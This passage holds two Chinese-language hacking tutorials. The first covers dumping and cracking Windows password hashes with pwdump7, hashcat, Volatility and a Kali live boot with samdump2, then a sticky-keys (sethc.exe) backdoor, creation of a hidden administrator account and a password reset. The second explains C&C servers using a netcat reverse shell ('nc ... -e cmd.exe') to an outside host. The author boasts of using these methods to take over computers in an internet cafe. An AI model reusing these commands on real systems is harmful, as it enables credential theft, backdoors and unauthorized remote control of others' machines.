pwdump7 // http://passwords.openwall.net/b/pwdump/pwdump7.zip


实验步骤:

1、直接用管理员运行 cmd，再运行 pwdump7.exe



2、用 hashcat 直接跑 NTLM 密码

hashcat -m 1000 AFC44EE7351D61D00698796DA06B1EBF
/usr/share/wordlists/sqlmap.txt --force



0x04. 利用虚拟机文件获取密码

关于如何用工具直接获取密码就介绍到这里，其实还不止以上这些工具可以帮助我们达到目的，例如：PowerMemory:

https://github.com/giMini/PowerMemory

quarks pwdump:

https://github.com/quarkslab/quarkspwdump

等都是不错的工具，不过我觉得以上介绍的已经足够大家使用，贪多嚼不烂，下面我将介绍其它不同于上述的方法获取 hash 密码！

接下来我们将获取 Windows 7 虚拟机中的账号密码，首先需要将虚拟机挂起，这样才能产生 *.vmss 和 *.vmem 文件！这两个文件主要是用来获取内存数据的，如果用其它工具能够获取内存数据的话完全可以不用这两个文件，例如：Memoryze:

https://www.fireeye.com/services/freeware/memoryze.html

DumpIt:

http://qpdownload.com/dumpit/

实验环境：

windows 7 *态*

Vmss2core // https://labs.vmware.com/flings/vmss2core#summary


Volatility // http://www.volatilityfoundation.org/26

实验步骤：

1、运行 Vmss2core 解析虚拟机文件，生成 memory.dmp 文件


```
./vmss2core-mac64 -W /Users/apple1/Documents/Virtual\ Machines.localized/Windows\
    7\ x64.vmwarevm/Windows\ 7\ x64-89925192.vmss
    /Users/apple1/Documents/Virtual\ Machines.localized/Windows\ 7\
```

x64.vmwarevm/Windows\ 7\ x64-89925192.vmem




2、利用大神级取证工具 volatility 获取 SYSTEM 和 SAM 的虚拟地址，--profile=Win7SP1x64 架构一定要指定正确，不然会找不到地址

./volatility_2.6_mac64_standalone/volatility_2.6_mac64_standalone hivelist -f memory.dmp --profile=Win7SP1x64



3、接下来要做的就是获取对应地址的数据了，记住 sys-offset 和 sam-offset 指定的都是虚拟地址，别乱指什么物理地址，可以看到我这里有两个用户账号，它们的 NTML hash 都被我拿到了，随便找点工具解密就行了，上面也讲过 hashcat 解密！

./volatility_2.6_mac64_standalone/volatility_2.6_mac64_standalone hashdump -f memory.dmp --profile=Win7SP1x64 sys-offset=0xfffff8a000024010 sam-offset=0xfffff8a000b33010



0x05. 利用 kali ISO 获取密码

这是笔者最喜欢使用的方法，也是最早掌握的方法，说个题外话：当初我还利用这个方法在网吧免费上网，甚至因为网吧的局域网 win7 环境我还拿到几台肉鸡 shell，不过就是玩玩没干坏事。

在开始之前我们应该先准备一个 USB 启动盘，制作方法可以看我以前的文章：

https://times0ng.github.io/2018/03/01/kali KVM *记*

不过我现在只是为了演示一下效果就直接使用 VM 虚拟机插入 ISO 文件模拟 USB 启动盘。


实验环境：

windows 10

kali ISO // download here

实验步骤：


1、首先将 kali ISO 镜像文件映射到 win10 虚拟机中（如果你是用 USB 启动盘插入物理机的话需要先进入 BIOS 引导界面，然后修改启动顺序，将 USB 放到硬盘之前 ）



2、然后启动 win10 就会进入 kali 的引导界面，我们点击 Live (amd 64) 即可

3、进入 kali 之后，先查看 win10 在哪个硬盘（一般就是 size 最大的那个盘），然后将其挂载到 /mnt 目录下，之后对 /mnt 目录下的操作就相当于对 win10 进行操作了


```
fdisk -l && mount /dev/sda2 /mnt && cd /mnt/
```




4、挂载完之后我们先盗取账号密码【 Win10 果然更安全了，居然显示是空密码，这显然不是我们要的结果，第二张图附上 Win7 的效果图】

cd /mnt/Windows/System32/config/ && samdump2 SYSTEM SAM

hashcat -m 1000 afc44ee7351d61d00698796da06b1ebf
/usr/share/wordlists/sqlmap.txt --force






5、虽然 win10 密码安全性加强了，但并不阻碍我们进行别的操作，下面我们使用经典的 shift 提权技术来完成进一步操作，上一篇 Windows 提权基础：

https://times0ng.github.io/2018/04/13/Windows- *础* /


讲漏了，这里补上

cd /mnt/Windows/System32/

cp cmd.exe sethc.exe



6、OK 现在需要做的就是关闭 kali ，将映射到 win10 的 ISO 移除，然后启动 win10，可以看到登录界面，此时我们连续快速的多次按 shift 键就能弹出命令行




7、我们的权限这么大，想必添加个管理员账号什么的也不成问题，下面我添加个 test 管理员账号，然后登录，一进去就碰到 win10 给我各种 Hi，看得我一脸懵逼

net user test test /add


net localgroup administrators /add test

logoff



8、刚才我们没能抓到 win10 的 hash，但是如果我们仍然想登录 times0ng 账号的话可以先用命令行修改密码，然后再登陆。【很尴尬，自己的 ID 都敲错了】

net user time0sng toor



0x06. 结语

希望大家喜欢我自制的 Windows 系列教程，后续我将给大家带来更多更有趣的技巧！如果对上述操作步骤不是很懂或者想看一下视屏演示的读者，可以观看我自制的视屏教程，一元观看就当对笔者劳动的支持吧！大家在信安之路公众号后台回复本视频编号： 001 即可获取视频百度云链接和解压密码。

轻松理解什么是 C&C 服务器

原创： myh0st 信安之路 2018-06-17

大家经常在看恶意软件分析的文章或者关于僵尸网络的报道时经常会看到有关 C&C 服务器的字眼，但是这个 C&C 服务器是什么呢？今天的主题就是带领大家轻松理解什么是 C&C 服务器。

C&C 服务器的全称是 Command and Control Server，翻译过来就是命令和控制服务器，那么他有什么用呢？


通常我们在做渗透测试的时候，在拿到一个 webshell 的时候，我们需要对服务器进行提权操作，如果是一台 windows 的服务器，提权的时候通常是利用本地提权漏洞的 exp 进行溢出提权，有些 exp 可以直接在后面加参数，溢出成功之后执行参数中的命令，而有的 exp 溢出成功之后是返回一个 system 权限的 cmd，这时就需要我们将低权限的 cmd shell 反弹回本地，这里我们使用 nc 在本地执行：

```
nc -vv -lp 3333
```


上述命令的意思是在本地监听一个 3333 端口等待连接，假设你的电脑 IP 是公网的，并且 IP 为 114.114.114.114，然后在目标服务器就可以执行：

```
nc 114.114.114.114 3333 -e cmd.exe
```

上面的命令就可以把远程服务器的服务器权限的 cmd shell 返回到本地，这时你就可以通过 nc 建立的这个 shell 进行通信，发送你要执行的命令，在远程服务器接收到命令之后执行并将结果返回给你，这时你的本机电脑就是一个简易的 C&C 服务器，如图简单的解释上面的过程：



在这里延伸一下，如果你的本机电脑是在内网中，没有公网 IP，目标服务器也在内网，这时目标不能直接通过 IP 地址连接到你本机，我们该如何做呢？



通常这个过程中是必须一个公网的 IP，只有这样内网的服务器才可以访问进行连接，所以我们可以使用一台中转服务器，这台中转服务器有一个公网 IP 地址是：111.111.111.111，这样不管是目标服务器还是我们本机都可以访问这台中转服务器，这里中转服务器的作用就是将我们本地内网的主机监听的端口映射到公网 IP 的某个端口，这样目标机访问中转服务器监听的端口就相当于访问了我们本地监听的端口。

